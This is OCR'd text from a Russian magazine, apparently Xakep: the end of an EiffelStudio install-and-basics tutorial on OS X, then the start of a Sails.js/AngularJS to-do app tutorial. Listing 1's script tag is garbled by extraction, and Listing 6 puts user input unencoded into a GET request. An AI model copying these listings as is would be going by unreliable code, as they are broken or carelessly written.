в том числе компиляторов и интерпретаторов.

И это только те библиотеки, которые входят в стандартную поставку Эйфеля! Можно пополнить этот набор, купив необходимую либу у Eiffel Software, или попытать счастья, поискав в сообществе Open Source.

ИНСТАЛЛЯЦИЯ EIFFELSTUDIO

EiffelStudio — оригинальная среда программирования на языке Eiffel. Для ее установки предлагаются два варианта: версия EiffelStudio — Enterprise Evolution Edition и версия под лицензией GPL. Средства разработки я предпочитаю ставить под свободной лицензией, потому что испытательного срока мне хватит вряд ли. При таком раскладе удобнее установить EiffelStudio из терминала. Но сначала...

Перед установкой EiffelStudio надо установить **Xcode** — сомневаюсь, что его у тебя нет, а вот тулзы командной строки для него могут отсутствовать. В таком случае перейди на сайт Apple в раздел Downloads for Apple Developers (https://developer.apple.com/downloads/index.action, чтобы зайти туда, понадобится активный Apple ID), затем, проведя небольшой рисеч, скачай оттуда **Command Line Tools** (OS X 10.9) for Xcode, последняя версия тулз на момент написания статьи была Late December 2014.

В результате на жесткий диск твоего мака будет слит пакет — образ диска для установки утилит командной строки. Установка стандартная и не представляет трудностей. Обрати внимание, после установки тулз надо хотя бы раз запустить Xcode, чтобы принять условия лицензии; если этого не сделать, в будущем по «непонятной» причине может не работать компиляция кода из EiffelStudio.

После этого необходимо установить юниксовую оконную подсистему **X11**. В настоящее время она не входит в стандартную поставку операционной системы, однако имеется в пакете **XQuartz**, разрабатываемом Apple. Забегая вперед: этот пакет нужен для прорисовки оконного интерфейса Eiffel IDE, вместе с ним устанавливается терминал XTerm, который предпочтительно использовать во время установки языка и студии. Скачай XQuartz с сайта xquartz.macosforge.org. Он представляет собой обычный пакет для установки. Последняя на момент сдачи статьи версия — 2.7.7.

Вдобавок надо установить **MacPorts**, представляющий собой репозиторий UNIX-приложений для OS X. Среди них мы найдем EiffelStudio. Чтобы установить MacPorts, надо скачать содержащий его пакет по следующей ссылке: https://distfiles.macports.org/MacPorts/MacPorts-2.3.1-10.9-Mavericks.pkg. Я предполагаю, что у тебя последняя на данный момент версия яблочно-десктопной операционной системы. Содержимое пакета «вываливается» стандартным образом.

Наконец подготовительные этапы выполнены, и мы приступаем к установке языка и системы Eiffel. Открой предварительно установленный XTerm и введи в него: sudo port install eiffelstudio. Запустится процесс установки, будут скачаны все необходимые библиотеки и разрешены зависимости. Все это тянется довольно долго, поэтому ты всяко успеешь «откинуться на спинку кресла», а то и заварить чайку.

Когда процесс будет завершен, надо произвести некоторые настройки, без них ничего работать не будет. Коротко говоря, если в XTerm ты используешь bash (по умолчанию так и есть), надо внести изменения в его профиль. Для этого, оставаясь в XTerm, открой профиль для редактирования, введя и выполнив: `cat >> ~/.bash_profile`. Затем в файл надо вбить :

```
export ISE_PLATFORM=macosx-x86-64
export ISE_EIFFEL=/Applications/MacPorts/Eiffel_13.11
export GOBO=$ISE_EIFFEL/library/gobo/svn
export PATH=$PATH:$ISE_EIFFEL/studio/spec/↵
$ISE_PLATFORM/bin:$GOBO/../spec/$ISE_PLATFORM/bin
```

Теперь, перейдя на последующую строку, нажатием <Ctrl + D> заверши ввод. Чтобы изменения вступили в силу, надо перезагрузить профиль bash, для этого выполни: `source ~/.bash_profile`.

Установка и конфигурирование завершены, поздравляю! Теперь можно запустить EiffelStudio, для этого в командной строке введи `estudio`. Если предварительные шаги выполнены верно, пошуршав винчестером, твой мак запустит студию! Обрати внимание, если делать это под рутом, она не будет функционировать. Запускать надо из-под обычного пользователя.

КОПАЕМСЯ В EIFFELSTUDIO

Как я уже сказал, EiffelStudio представляет собой самодостаточную среду разработки. В одной статье мы не сможем рассмотреть всю встроенную систему инструментов, однако часть из них мы пощупать обязаны.


После предыдущего шага студия уже открыта. Сразу после запуска появляется окно создания или выбора проекта.

В верхней части окна отображаются две заготовки для проекта, в зависимости от операционной системы и установленных фреймворков их число может отличаться. Первая — Basic application (no graphics library included) — это заготовка для консольного приложения, вторая — Graphics application, multi-platform, with EiffelVision 2 — создает оконный интерфейс, используя указанную библиотеку.


По традиции создадим приложение первого типа, выбрав в этом списке соответствующий пункт и нажав активизировавшуюся кнопку Create.

Откроется диалог задания имени проекта, его корневого класса и расположения. Так как во время создания каждого проекта EiffelStudio должна скомпилировать заголовочные файлы, убедись, что отмечен флажок Compile Project, далее жми OK. Появится вопрос, который предлагает подтвердить компиляцию заголовков.

Соглашаемся, жмем OK, EiffelStudio запустит процедуру трансляции. Взглянем на исходник Eiffel-программы (в панели Groups справа выбери пункт APPLICATION). Он невелик:



Подтвердить компиляцию заголовков?



Результат нескольких запусков программы

```
note
    description : "consoleproject1 application↵
    root class"
    date        : "$Date$"
    revision    : "$Revision$"
class
    APPLICATION
inherit
    ARGUMENTS
create
     make
feature {NONE} -- Initialization
     make
-- Run application.
do
     --| Add your code here
     print ("Hello Eiffel World!%N")
     end
end
```

Но выглядит странно. Рассмотрим основные моменты. После ключевого слова note следуют комментарии — описание проекта, и, соответственно, этот текст пропускается компилятором. С ключевого слова class начинается описание класса. Поскольку Eiffel поддерживает множественное наследование, в блоке inherit может содержаться несколько родительских классов. В области create описываются конструкторы класса, их может быть несколько, впрочем, это неудивительно. После ключевого слова feature находятся описания свойств и методов. Следующее за ним слово в фигурных скобках (в данном случае NONE) определяет видимость свойств и методов класса по отношению к другим частям программы. Так, слово NONE эквивалентно private из C++, то есть означает закрытые члены. Также на этом месте могут находиться слова: ANY — эквивалент public (открытые члены) и CHILD — protected (доступ только для детей класса, включая его самого). Эти же ключевые слова могут использоваться при осуществлении наследования классов (модификаторы доступа для ключевого слова inherit). В примере выше в области feature находится описание процедуры make (конструктора). Тело процедуры начинается с ключевого слова do, а заканчивается по традиции паскаля словом end. Как видно, точка с запятой в Eiffel не требуется, однако этот символ не запрещается. Внутри процедуры вызывается функция print, которая традиционно выводит в консоль переданный в параметре текст. Однострочные комментарии здесь начинаются с символа двойного дефиса (--).

После обзора кода самое время его запустить на выполнение, для этого финализируй проект, выбрав в меню Project

пункт Finalize. Последовательно запустятся шесть этапов компиляции и финализация, которая предполагает непосредственный перевод C-кода в машинные команды. Текущий проект выполнится незаметно, а в консоли отобразится текст «Hello Eiffel World!».

После финализации проекта в папке с ним образуется исполняемый файл с расширением *.e.

ФАЙЛЫ

Не отходя от кассы, на основе текущего проекта посмотрим на работу с файлами. Сперва в подкаталоге с проектом (там, где файл application.e) создай текстовый файл input.rtf (OS X не любит txt) с любым содержимым. В коде в начале блока feature объяви две переменные:

```
input_file: PLAIN_TEXT_FILE
output_file: PLAIN_TEXT_FILE
```

Обрати внимание: объявление переменных по синтаксису близко к паскалю, исключение составляет отсутствие ключевого слова var. Тип PLAIN_TEXT_FILE представляет собой файлы, содержащие последовательности ASCII-символов. Далее в начале конструктора надо создать эти два файла — один для ввода, другой для вывода:

```
create input_file.make_open_read ("input.rtf")
create output_file.make_open_write ("output.rtf")
```

Затем в цикле происходит чтение и запись каждого символа. Eiffel имеет две формы цикла: базовую и итерационную. Вторая используется в случае обработки элементов коллекции (массивов, списков и так далее). Первая — во всех остальных случаях. Синтаксис записи циклов в Eiffel отличается от всех других языков, в нашем случае цикл будет иметь такой вид:

```
from
    input_file.read_character
until
    input_file.exhausted
loop
    output_file.put (input_file.last_character)
    input_file.read_character
end
```

Ключевое слово from знаменует блок инициализации. После выполнения метода read_character свойство last_character объекта input_file будет содержать прочитанный символ. Блок until содержит условие прекращения выполнения цикла. В нашем случае, пока свойство exhausted объекта, представляющего читаемый файл, не станет истинным (то есть пока файл не закончится), будет выполняться тело, следующее за меткой loop. Здесь происходит запись считанного ранее символа в файл вывода и чтение следующего символа из файла ввода. В конце программы методом close надо закрыть оба файла:


```
input_file.close
output_file.close
```

Программа готова, протестируй. Если все верно, то в папке с исполняемым файлом появится текстовый файл вывода, содержащий текст, введенный в файл ввода.

ОКОННЫЙ ИНТЕРФЕЙС

Под занавес взглянем на вторую заготовку приложения в EiffelStudio — Graphic application, multi-platform, with EiffelVision 2. В момент создания, проходя по шагам визарда, указываем имя и расположение будущего проекта, отмечаем минимальный набор визуальных элементов: главное меню, панель инструментов и прочее.

После создания проекта, если его финализировать и запустить, отобразится приложение с оконным интерфейсом.



EiffelStudio Application Wizard

Основным классом приложений, использующих библиотеку EiffelVision, является EV_APPLICATION. Кроме того что этот класс инициализирует оконную подсистему, используемую на платформе, под которую ты компилируешь проект (по умолчанию в большинстве операционных систем используется GTK), вдобавок этот класс организует главный цикл для обработки системных событий. Для своей работы EV_APPLICATION использует функциональность других классов, к примеру EV_TIMEOUT периодически (через определенный интервал) с помощью агентов вызывает события; с другой стороны, объект класса EV_COLOR занимается закраской виджетов и элементов. Главное окно представляется объектом first_window класса MAIN_WINDOW.

Сначала в конструкторе make_and_launch вызывается метод default_create, который подготавливается EV_APPLICATION, затем в процедуре prepare создается и отображается окно (объект класса MAIN_WINDOW), наконец, методом launch приложение запускается на выполнение, в результате чего мы видим окно программы.

ЗАКЛЮЧЕНИЕ


Eiffel содержит огромное количество синтаксических отличий от стандартных (C-подобных) языков: объявление классов, переменных, методов, массивов; условные, циклические конструкции; предусловия, постусловия, классовые инварианты; взаимоотношения клиента и поставщика и многие другие языковые конструкции. В совокупности все они призваны улучшить качество разрабатываемого программного обеспечения, сделав его более безопасным и надежным. Разработчики языка много предпринимают для того, чтобы сделать работу прикладных программистов более продуктивной (прим. ред. - Язев не куплен, он реально так думает).

Хотя статья подошла к концу, нам не удалось рассмотреть все фичи языка Eiffel. Оно и понятно, автор языка посвящает его описанию тома объемом в тысячу страниц! Язык мощный, сложный и при этом интересный. Он представляет собой новый взгляд на разработку программного обеспечения, новый инструментарий, свежий подход.

Большую помощь в изучении языка, конечно же, оказывают примеры. Eiffel не стал в этом плане исключением, в папке Eiffel_Examples находится огромная подборка самых разных примеров: от консольного калькулятора до оконного веб-браузера.

Eiffel непосредственно повлиял на множество современных языков, среди которых Delphi, C#, Ruby и другие. И хотя этот язык испытал на себе влияние паскаля, алгола, между тем он имеет такие конструкции, которые не встречаются в других языках программирования.

Как утверждает Бертран Мейер, «С не тот язык, на котором программист должен писать приложения, влияющие на человеческие жизни, по крайней мере С должен выполнять лишь промежуточную роль, которая создается более безопасным и естественным языком».



Оконное приложение

НА ВСЕХ ПАРУСАХ

Игорь Антонов
aka Spider_NET
iantonov.me
iantonov.me

Kostyantyn Ivanyshen@shutterstock.com

Честно тебе скажу: в нашем журнале действует самая настоящая тайная ложа фанатов JavaScript. Главный редактор, выпускающий редактор, ваш покорный слуга — при виде очередного интересного JS-фреймворка мы сразу впадаем в веселое возбуждение и начинаем писать про него статью. Сломив встречное сопротивление наших хардкорщиков (это легко сделать, их здоровье подточено кодингом на сях и ночами за дизассемблером), мы выкатываем на твой суд очередной полезный материал. Прошу любить и жаловать — Sails.js, который способен порадовать даже матерых фанатов Node.js тем, что разрабатывать с помощью его на сервере можно совершенно без геморроя.

ЗНАКОМИМСЯ С SAILS.JS — РЕАЛТАЙМОВЫМ MVC-ФРЕЙМВОРКОМ

Node.js — это очень круто, но изобилие мощных фреймворков, упрощающих разработку веб-приложений для других языков программирования, существенно тормозило популярность применения JavaScript на севере. Многим нужен был простой инструмент в стиле любимых RoR, Yii или ASP .NET MVC. Сообщество любителей JavaScript усиленно работало над исправлением этой досадной ситуации, в результате чего появилось несколько интересных решений. У каждого из них в арсенале есть свои киллер-фичи, но из всего этого многообразия мое внимание больше привлек многообещающий проект, скрывающийся под скромным названием Sails.js.

МУКИ ВЫБОРА

До Sails.js на моем операционном столе побывали Derby, Meteor, маленький Rendr, незамороченный Geddy и даже экзотичный Tower. Со всеми этими вещами мне пришлось провозиться несколько дней, и самым крутым из них мне показался Derby. Я уже было хотел на нем и остановиться, но отсутствие нормальной документации и потребность во вдумчивом кодокопании для исправления простейших ошибок вынудили меня продолжить поиски.



INFO

Несмотря на свою идеологическую и архитектурную похожесть на RoR, Sails.js может похвастаться низким порогом вхождения. После того же Derby мне показалось, что я пересел с ручной коробки на современный автомат.

Не успел я попрощаться с Derby, как мне на глаза попался совсем юный, но уже с внушительным числом звезд на GitHub Sails.js. Тогда проект находился практически в зачаточном состоянии, но стремление разработчиков соответствовать идеологии великого и ужасного RoR мне очень понравилось, и я решил познакомиться с ним поглубже. Сразу отмечу, что за время написания этой статьи (а пишу я долго и всегда задерживаю. — Прим. ред. от имени И. Антонова) Sails.js довольно сильно менялся, но разработчики всегда уделяют достаточно времени составлению документации, поэтому миграция на очередную версию проблем не вызывает.



ЛИСТИНГ 1. ГОТОВИМ LAYOUT.EJS

```
<!doctype html>
    <html>
       <head>
       <meta charset="utf-8">
          <title><%- title %></title>
          <link rel="stylesheet"↵
          href="/styles/style.css">
            </head>
        <body ng-app="todoapp">
          <%- body %>
        </body>
      <script src="//cdnjs.cloudflare.com/ajax/↵
libs  data-main="/js/main.js">
    </html>
```

КРУТЫЕ ФИЧИ SAILS.JS

Первым делом мне хочется отметить, что Sails.js — это в первую очередь MVC-фреймворк. При наличии опыта работы с любым другим популярным фреймворком (RoR, Yii, CodeIgniter, ASP .NET MVC) сразу после ознакомления со структурой проекта Sails.js ты почувствуешь себя комфортно, ведь в глаза тебе бросятся знакомые по паттерну MVC папочки: models, views, controllers и другие характерные для подобных продуктов вещички.

Что касается киллер-фич, то их тут действительно много. Например, полная интеграция с socket.io. Это значит, что Sails.js-разработчики без проблем могут разрабатывать приложения реального времени! Им не нужно будет мучиться с интеграцией или налаживанием корректной работы с Node.js, все работает вполне корректно из коробки.

Особого внимания также заслуживают консольные утилиты, тотально автоматизирующие рутинные операции. Хочется создать новый контроллер? Нет проблем! Пишем одну команду, и заготовка для контроллера готова. Что? Вместе с контроллером требуется модель? Опять без проблем, для этого тоже есть команда. Чуть позже мы в этом убедимся на практике.

При работе с Sails.js мне особенно понравилась его дружественность к другим фреймворкам/библиотекам. Этот фреймворк не пытается решить все возможные проблемы самостоятельно, а делегирует непрофильные для себя задачи вспомогательным решениям. Таким образом, задача сдружить Sails.js со своим любимым клиентским фреймворком превращается в пустяковое дело.

Вместе с Sails.js поставляется достаточно мощная ORM — Waterline. Она быстра, проста в использовании и в состоянии подружиться с любой базой данных. Сразу из коробки нам предлагают адаптеры для наиболее популярных в области СУБД решений: MySQL, PostgreSQL, Redis, MongoDB, а также дают возможность использовать обычный файл для хранения данных. Таким хранилищем удобно пользоваться на этапе разработки, и сегодня мы увидим это на реальном примере.

ЛИСТИНГ 2. КОНФИГУРИРУЕМ REQUIREJS

```
window.name = 'NG_DEFER_BOOTSTRAP!';

require.config({
  'baseUrl': '/js',
  'paths': {
      'angular': '//ajax.googleapis.com/ajax/↵
       libs/angularjs/1.2.16/angular'
              },
  'shim': {
      'angular': {
      'exports': 'angular'
          }
  }
});

require([
  'angular',
  'app'
], function (angular, app) {
  angular.element(document.getElementsByTagName↵
  ('html')[0]);
  angular.element().ready(function() {
    angular.resumeBootstrap([app.name]);
  });
});
```

Самую главную фишку Sails.js я припас напоследок. Только представь, что всю рутину, связанную с генерацией RESTful API Sails.js неплохо автоматизирует. На практике это означает, что для созданной модели фреймворк автоматом умеет создавать необходимый API для типичных операций (CRUD, пагинация, поиск) с настроенными маршрутами. Вот так просто создаем модель, и сразу можно с ней работать без единой строчки кода. По секрету скажу, именно эта функция вдохновила меня на более плотное знакомство с Sails.js.

Рассуждать о вкусностях Sails.js можно долго, но мне не хотелось бы отнимать хлеб у авторов официального сайта (sailsjs.org). Поэтому за дополнительной информацией я рекомендую тебе на него заглянуть, а в рамках этой статьи мы лучше рассмотрим его возможности на показательном примере.

РАСПРАВЛЯЕМ ПАРУСА

В рамках создания проекта для этой статьи я бы хотел показать ключевые функции фреймворка и в то же время написать пример, способный стать прочным фундаментом для твоих будущих проектов. В итоге я решил остановиться на классике жанра для тестирования JavaScript-фреймворков и продемонстрировать Sails.js на примере разработки простого списка задач.

Наш будущий список задач будет создан на популярном стеке технологий. На backend'е будет властвовать Sails.js, а frontend отдадим на растерзание моему любимому AngularJS. Ну и чтобы жизнь совсем не казалась сахаром, обеспечим загрузку необходимых библиотек на клиенте с помощью RequireJS. Усаживайся удобнее и запасись колесами от морской болезни. Мы отправляемся в плавание!

ПОДГОТАВЛИВАЕМ ОКРУЖЕНИЕ

Для выполнения поставленной цели нам потребуется ряд инструментов. В первую очередь это Node.js, NPM и Sails.js. Лучше всего поднимать эти компоненты в их родной среде, то есть UNIX-like ОС (Linux, OS X, BSD). В Windows эту связку настроить теоретически возможно, но в последнее время лично я при этом сталкивался со странными ошибками.

Если у тебя нет установленного Linux-дистрибутива, то не парься с виртуалками, а сразу воспользуйся услугами облачного хостинга DigitalOcean. В пресетах DO имеется заготовка с последней версией Ubuntu и настроенным Node.js, поэтому поднятие всего необходимого рабочего окружения для тебя сведется к нескольким кликам мышкой. Лично я сделала так.

В общем, определяйся и после подготовки рабочего окружения устанавливай Sails.js с помощью команды sudo npm -g install sails.


СОЗДАЕМ НОВЫЙ ПРОЕКТ

Перед тем как отдать команду для формирования нового проек-




ЛИСТИНГ 3. РЕГИСТРИРУЕМ КОНТРОЛЛЕРЫ ANGULAR

```
define(function(require){
    var angular = require('angular'),
    Controllers = angular.↵
    module('controllers', []);
    Controllers.↵
    controller('TodoCtrl',↵
    require('controllers/TodoCtrl'));
    return Controllers;
})
```




Официальный сайт проекта Sails.js



Запуск проекта в терминале

Новый проект запущен



та, хочу сразу вооружить тебя ссылкой на репозиторий с законченным проектом: goo.gl/IVjEYG. Ссылка ведет на мой аккаунт в BitBucket, откуда ты без проблем сможешь клонировать законченный проект. Рекомендую сразу же это сделать, так как некоторые листинги кода достаточно объемные и полностью в статью не поместятся.

С организационными моментами разобрались, теперь отдаем команду на создание скелета нового проекта: sails new todo. Вот таким простым образом мы подготовили болванку для нашего приложения. Сразу переходи в директорию проекта и бегло осмотри его структуру.

В сотый раз говорить о том, что контроллеры и другие сущности MVC должны лежать в одноименных папках, я не буду ;), лишь обращу твое внимание на директорию assets. В нее следует помещать все ресурсы, которые должны быть доступны клиенту. Под ресурсами подразумеваю CSS/HTML/JS/картинки и прочее.

На данном этапе наш проект готов к запуску, поэтому вбивай в консоль команду sails lift и заходи из адресной строки браузера на свой хост (по умолчанию 1337). Если все компоненты установились правильно, то ты увидишь стандартную страницу приветствия.

НАСТРАИВАЕМ REQUIREJS

Все дополнительные инструменты мы будем подтягивать с популярных CDN, а не хранить локально — в реальном проекте это приведет к уменьшению времени загрузки страницы. А все потому, что CDN'ы используют многие популярные проекты, в связи с чем в кеше у многих пользователей с высокой степенью вероятности уже будет валяться тот же Angular или Require. Следовательно, повторно загружать большой файл с библиотекой ему не придется.

Теперь определимся с предназначением RequireJS. Если не вдаваться в технические подробности, то с помощью этой крохотной либы легко можно навести порядок в том библиотечном бардаке, которым обрастает любой современный проект. RJS приносит нам модульность и обеспечивает асинхронную загрузку файлов. Плюсы очевидны: наше приложение загружается быстрее и мы точно знаем место подключения всех сценариев.

OK, теперь определимся с местом подключения библиотеки RJS. Она должна подключаться ко всем страницам, где будут использоваться сторонние сценарии. В рамках нашего примера таким местом должна быть мастер-страница. Sails.js определяет такую сущность, как Layout (слой). В слое (аналог мастер-страницы из мира ASP .NET MVC) мы можем определить базовый шаблон страницы, а изменяемую часть подсовывать из конкретного представления.

Sails.js не навязывает использование какого-нибудь определенного шаблонизатора, но в текущей версии работоспособность слоев поддерживается только в стандартном EJS. Он не самый мощный, но для примера и большинства рас-

пространенных задач его хватит за глаза.

Открывай файл views/layout.ejs, удали все его содержимое и напиши в него базовую верстку страницы из листинга 1. Обрати внимание на переменные, заключенные в <%-%>. Их значение мы будем передавать из контроллеров. В рамках листинга таких вызовов два — title и body.

После закрывающего тега body подключаем библиотеку require.js из популярного CDN CloudFlare. Следует обратить внимание на атрибут data-main в теге script. В нем указан путь к конфигурационному файлу (main.js), который нам предстоит создать.

Поскольку мы делаем одновременно и AngularJS-приложение, то определим его начало в теге body. Для этого используем директиву ng-app. Подробно на директивах AngularJS останавливаться не будем, поскольку об этом мы уже писали в «Хакере» в июльском номере за прошлый год (автор статьи все тот же небезызвестный Игорь Антонов. — Прим. ред.).

КОНФИГУРИРУЕМ REQUIREJS

Создадим конфигурационный файл main.js в assets/js. В нем мы должны определить библиотеки, которые требуется подключить к проекту, и заодно позаботиться об инициализации AngularJS. Код конфигурационного файла приведен в листинге 2.

Поскольку модули мы будем брать из CDN, то путь к ним необходимо прописать в свойстве path. Секция shim определяет название модулей (читай — библиотек), которые созданы не в AMD- (не путать с производителем процессоров) стиле. Далее выполняется ручная инициализация AngularJS, подробнее об этом процессе — в соответствующей статье.

ГОТОВИМ ГЕРОЯ

Загрузчик модулей настроен, теперь пришла очередь Angular. Тут особо настраивать нечего, достаточно определить зависимости, зарегистрировать приложение в виде модуля (то есть в пространстве angular.module) и описать с помощью директивы require модуль, который будет загружать RequireJS.

Создадим файл controllers.js в assets/js и определим в нем новый RJS-модуль с кодом из листинга 3 (кстати, если кого раздражает слово «листинг», пишите об этом напрямую Игорю, я ничего не могу с ним сделать :). — Прим. ред.). В рамках этого модуля мы подтягиваем сам Angular и регистрируем контроллеры в глобальном пространстве angular.module. После этого все объявленные контроллеры будут доступны во время выполнения нашего приложения.

Далее по коду выполняется регистрация нового контроллера TodoCtrl, который должен располагаться в директории assets/js/controllers. Этот контроллер будет содержать всю необходимую логику для работы нашего списка задач. При необходимости создания нового контроллера нам просто потребуется добавить в этот файл одну-единственную строчку. Удобно!

Финальным шагом подключения AngularJS будет определение RJS-модуля (файл app.js в assets/js), который зарегистрирует приложение todoapp и подтянет в него наши контроллеры. Код приведен в листинге 4.

СЕРВЕРНЫЕ КОНТРОЛЛЕРЫ

Подготовительные работы на клиенте завершены, теперь немного серверной магии. Договоримся, что наше приложение будет состоять из двух страниц. Первая будет носить чисто информационный характер (на нее юзер будет попадать при обращении к полному имени хоста), а вторая — содержать форму списка задач. Для реализации вышесказанного придется создать дополнительный контроллер: sails generate controller welcome.

Команда создаст заготовку будущего контроллера с именем WelcomeController.js в api/controllers. Откроем этот файл в редакторе и допишем в module.exports:

```
index: function(req, res) {
     res.view('welcome', {
     title: "Велкам!!"
        });
        }
```

В терминологии Sails.js здесь мы определяем новое действие (index). Результатом его выполнения будет рендеринг представления с именем welcome (см. метод view). Вторым параметром методу view мы передаем объект, свойства передаются в представления. У нас оно одно — title, его значение будет выведено в вызове шаблонного тега.

Чтобы управление передавалось сразу именно этому контроллеру, необходимо внести изменение в роутинг. Открываем файл routing.js из папки config и заменяем маршрут «по умолчанию» на

ЛИСТИНГ 4. РЕГИСТРИРУЕМ TODOAPP

```
define([
       'angular',
       'controllers'
       ], function (angular) {
        app = angular.module('todoapp',↵
        ['controllers']);
        return app;
});
```

ЛИСТИНГ 5. МОДЕЛЬ TASK

```
attributes: {
       "title": {
            "type": "string",
            "required": true
         },
         "completed": {
            "type": "boolean",
            "defaultsTo": false
          }
```

ЛИСТИНГ 6. ФРАГМЕНТ КОНТРОЛЛЕРА TODOCTRL

```
$scope.todos = [];

$http.get('/task/find').success(function(data) {
    for (var i = 0; i < data.length; i++) {
        data[i].index = i;
    }
    $scope.todos = data;
});

// Добавление новой задачи
$scope.addTodo = function() {
    if (!$scope.newTodo.length) {
        return;
    }
    $http.get('/task/create?title=' + $scope.newTodo).
    success(function(data) {
        $scope.todos.push({
            title: $scope.newTodo,
            completed: false
        });
        $scope.newTodo = '';
    });
};
```

TodoCtrl.js - xtodo - [~/WebstormProjects/xtodo]

```
define(function() {
    return ['$scope', '$http', function($scope, $http) {

        $scope.todos = [];

        $http.get('/task/find').success(function(data) {
            for (var i = 0; i < data.length; i++) {
                data[i].index = i;
            }

            $scope.todos = data;
        });


